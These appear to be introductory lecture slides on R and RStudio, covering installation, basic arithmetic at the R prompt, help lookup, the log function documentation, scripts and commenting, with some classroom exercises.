
Pirate eye-chart




Posted by @utterben on Twitter

# What about Excel?

- Excel allows quick prototyping
- Data manipulation is easy
- No concept of missing data
- Can see what is happening
- But: graphics are poor
- Looping is hard
- Limited statistical packages
- Inflexible
- Many things not possible in Excel



# Why Learn R?




# Strengths of R

- Comprehensive set of statistical analysis techniques
  - Classical statistical tests
  - Linear and nonlinear modeling
  - Time-series analysis
  - Classification and cluster analysis
  - Spatial statistics
  - Bayesian statistics
- Almost all statistical technique is either already in R, or in a user package

# What are the strengths of R?

- Completely open-source
  - Users contribute and create new packages
  - Existing R functions can be edited and expanded
  - Free
  - Huge community of scientists using R
  - Easy to replicate your work from data to finished product
- Publication-quality graphics
  - Many default graphics
  - Full control of graphics
  - Make even rudimentary plots vibrant and exciting




# Learning R

- R is a programming language, the learning curve can be steep
- Very rewarding to become fluent: you can do more
- Be patient and creative.
- Try and practice, use Google.
- Lots of help files, online sources, books/

# Installing R

- Google “*R stats windows download*” (32 and 64bits)
- Download R and R-Studio
- Right click>Run as Admin
- Install R and R-Studio
- Start R by clicking on it




# Workflow in R

1. Read Data into R
2. Analyze Data
3. Visualize Data
4. Make Conclusions from Data

# Start R

- Find the standalone R program 
- Open it
- Enter commands at the > sign, e.g.  
`> 2 + 4`  
`> x <- 7`  
`> x + 19`



# R Command Prompt '>'

1. Start R by clicking on its icon

```
> # Comment lines are ignored by R
> 2+2 # You type commands at the R prompt.
[1] 4 # Result '4' printed by R, ignore [1].
```

```
> 1+1/2+1/3+2/3
[1] 2.5
```

# What is R doing?

```
> 2+4
```

The [1] means the first element of a vector  
Even a single number in R is a vector, so "6" is a vector of size 1

```
[1] 6
```

```
> x <- 7
```

<- means "assign" in this case "assign the value 7 to the variable

```
> x + 19
```

Some use = for this purpose but it is frowned upon

```
[1] 26
```

Adding 19 to x gives the expected value of 26


  

```
> X + 10
```

Error: object 'X' not found

X is not the same as x  
R is **case sensitive**: upper case letters are different to lower case letters

# R as a calculator



# R as a Scientific calculator

```
> 1+1/2+1/3+2/3
```

```
[1] 2.5
```



```
> 1/0 # undefined to divide by zero
```

```
[1] Inf # Infinite
```

```
> 0/0
```

```
[1] NaN # undefined, not-a-number
```

```
> sqrt(2i) # Complex numbers
```

```
[1] 1+1i
```

# Simple R commands

```
> 2+2
```

```
[1] 4
```

```
> 3^2
```

```
[1] 9
```

```
> sqrt(25)
```

```
[1] 5
```

```
> 2*(1+1)
```

```
[1] 4
```

```
> 2*1+1
```

```
[1] 3
```

```
> exp(1)
```

```
[1] 2.718282
```

```
> log(2.718282)
```

```
[1] 1
```

```
> log(10, base=10)
```

```
[1] 1
```

```
> log(10
```

```
+ , base = 10)
```

```
+ is prompt for more input.
```

```
[1] 1
```

# Questions

1. Is R open source or closed source?
2. Is R copyright?
3. What is GPL software license?
4. What is BSD software license?
5. Does R run on windows / Unix ?
6. Who / when / Where was R invented?
7. R is a successor to which language?

# Questions?

1. Is R compiled or a scripting language?
2. What's a command prompt?
3. How to write a comment in R language?
4. What is  $2+2^3$  in R?
5. What is  $2/3$  in R?
6. How does R treat these:  $1/0$  and  $0/0$  ?
7. How does R evaluate  $1/3$ ?
8. How to save a number in R for later use?

# In-class exercise 1

Use R to calculate the following.

1.  $1 + 2(3 + 4)$
2.  $\text{Log}_e(4^3+3^{2+1})$
3.  
$$\sqrt{(4+3)(2+1)}$$
4. 
$$\left(\frac{1+2}{3+4}\right)^2$$
5.  $\cos^2(4)+\sin^2(4)$

# References

1. *Intro to R*, by **Venables** and Smith,  
<http://cran.r-project.org/doc/manuals/R-intro.pdf>  
<http://cran.r-project.org/manuals.html>
1. *Basic Statistics tests in R*,  
<http://www.statmethods.net/stats/index.html>
2. *Advanced Probability/Statistics in R*,  
[http://zoonek2.free.fr/UNIX/48\\_R/all.html](http://zoonek2.free.fr/UNIX/48_R/all.html)
3. *More Statistics tests in R*,  
<http://www.ats.ucla.edu/stat/r/whatstat/whatstat.htm>
4. *7 Lectures on Financial Trading with R*,  
<http://www.rfortraders.com/>
5. Hands On R, by Grolemund, Oreilly, 2014


# R Studio

6/2/2016.

# Why Rstudio?

- It is tedious to write R code in the command line
- Old style: create a text file (e.g. Notepad) and copy the code you want to run, to the command line
- Much better: use RStudio. Why?
  - Multiple files
  - View variable values, color coding
  - Built-in help
  - Quick running of code
  - Easy file handling
  - Easy package installation
  - Many other reasons

# R Studio



RStudio

File Edit View Project Workspace Plots Tools Help

Scripts (files with R code)

```
1 library(ggplot2)
2
3 view(diamonds)
4 summary(diamonds)
5
6 summary(diamonds$price)
7 aveSize <- round(mean(diamonds$carat), 4)
8 clarity <- levels(diamonds$clarity)
9
10 p <- qplot(carat, price,
11 data=diamonds, color=clarity,
12 xlab="carat", ylab="price",
13 main="Diamond Pricing")
14
```

14:1 (Top Level) R Script

R console (results from running R code)

```
x
Min. : 0.000 Min. : 0.000 Min. : 0.000
1st Qu.: 2.910 Median : 3.530 Mean : 3.539
Median : 3.530 3rd Qu.: 4.040 Max. :31.800
3rd Qu.: 4.040
Max. :31.800
```

> summary(diamonds\$price)

	Min.	1st Qu.	Median	Mean	3rd Qu.	Max.
326	950	2401	3933	5324	18820	

> aveSize <- round(mean(diamonds\$carat), 4)

> clarity <- levels(diamonds\$clarity)

> p <- qplot(carat, price,

+ data=diamonds, color=clarity,

+ xlab="Carat", ylab="Price",

+ main="Diamond Pricing")

>

> format.plot(plot=p, size=23)

> |

Workspace History

Load Save Import Dataset Clear All

Data

diamonds 53940 obs. of 10 variables

Values

aveSize 0.7979

clarity character[8]

p ggplot[8]

Functions

format.plot(plot, size)

Objects you have created


Files Plots Packages Help

Zoom Export Clear All


Plots and help

# Help in R Studio

> ?runif



Or google  
R statistics runif



# Help from within R

- Getting help for a function

```
> help("log")
> ?log
```

- Searching across packages

```
> help.search("logarithm")
```

- Finding all functions of a particular type

```
> apropos("log")
[7] "SSlogis" "as.data.frame.logical" "as.logical"
 "as.logical.factor" "dlogis" "is.logical"
[13] "log" "log10" "log1p" "log2" "logLik" "logb"
[19] "logical" "loglin" "plogis" "print.logLik" "qlogis"
 "rlogis"
```

R: Logarithms and Exponentials ▾ Find in Topic

**log {base}**

R Documentation

## Logarithms and Exponentials

### Description

**What the function does in general terms**

`log` computes logarithms, by default natural logarithms, `log10` computes common (i.e., base 10) logarithms, and `log2` computes binary (i.e., base 2) logarithms. The general form `log(x, base)` computes logarithms with base `base`.

`log1p(x)` computes  $\log(1+x)$  accurately also for  $|x| \ll 1$  (and less accurately when  $x$  is approximately -1).

`exp` computes the exponential function.

`expm1(x)` computes  $\exp(x) - 1$  accurately also for  $|x| \ll 1$ .

### Usage

**How to use the function**

```
log(x, base = exp(1))
logb(x, base = exp(1))
log10(x)
log2(x)

log1p(x)

exp(x)
expm1(x)
```

### Arguments

**What does the function need**

- `x` a numeric or complex vector.
- `base` a positive or complex number: the base with respect to which logarithms are computed.  
Defaults to `e=exp(1)`.

### Details

All except `logb` are generic functions: methods can be defined for them individually or via the [Math](#) group generic.

`log10` and `log2` are only convenience wrappers, but logs to bases 10 and 2 (whether computed via `log` or the wrappers) will be computed more efficiently and accurately where supported by the OS. Methods can be set for them individually (and otherwise methods for `log` will be used).

`logb` is a wrapper for `log` for compatibility with S. If (S3 or S4) methods are set for `log` they will be dispatched. Do not set S4 methods on `logb` itself.

All except `log` are [primitive](#) functions.

# ?log

R: Logarithms and Exponentials ▾ Find in Topic

### Value

**What does the function return**

A vector of the same length as `x` containing the transformed values. `log(0)` gives `-Inf`, and `log(x)` for negative values of `x` is `NaN`. `exp(-Inf)` is 0.

For complex inputs to the log functions, the value is a complex number with imaginary part in the range  $[-\pi, \pi]$ : which end of the range is used might be platform-specific.

### S4 methods

`exp`, `expm1`, `log`, `log10`, `log2` and `log1p` are S4 generic and are members of the [Math](#) group generic.

Note that this means that the S4 generic for `log` has a signature with only one argument, `x`, but that `base` can be passed to methods (but will not be used for method selection). On the other hand, if you only set a method for the [Math](#) group generic then `base` argument of `log` will be ignored for your class.

### Source

`log1p` and `expm1` may be taken from the operating system, but if not available there are based on the Fortran subroutine `dlnrel` by W. Fullerton of Los Alamos Scientific Laboratory (see <http://www.netlib.org/slatec/fnlib/dlnrel.f> and (for small `x`) a single Newton step for the solution of `log1p(y) = x` respectively).

### References

Becker, R. A., Chambers, J. M. and Wilks, A. R. (1988) *The New S Language*. Wadsworth & Brooks/Cole. (for `log`, `log10` and `exp`.)

Chambers, J. M. (1998) *Programming with Data. A Guide to the S Language*. Springer. (for `logb`.)

### See Also

**Discover other related functions**

[Trig](#), [sqrt](#), [Arithmetic](#).

### Examples

**Sample code showing how it works**

```
log(exp(3))
log10(1e7) # = 7


x <- 10^{-(1+2*1:9)}
cbind(x, log(1+x), log1p(x), exp(x)-1, expm1(x))
```

---

[Package `base` version 3.0.1 [Index](#)]


# RStudio quick help

- Start typing in the Scripts window (top-left)
- Press <tab> and a list of available functions starting with those letters appears, plus help



Try typing `log(` and then pressing <tab>

# RStudio tips



# R scripts

- A text file (e.g. lab1.r) that contains all your R code
- Scientific method: complete record of your analyses
- Reproducible: rerunning your code is easy for you or someone else
- Easily modified and rerun
- In RStudio, select code and type <ctrl+enter> to run the code in the R console
- **SAVE YOUR SCRIPTS in your folder, disk, gmail, github**

# Commenting your code (do it)

- Use “comments” to document the intention of your code
- Anything on a line after `#` is ignored by R

```
Old Faithful geyser, Yellowstone NP
plot(faithful) RStudio: different color for
 comments
```

- Rules of thumb
  - Document the purpose of the code not how it works
  - Use good variable names
  - Assume you will remember nothing about the code when you look at it later (next week, year, decade)
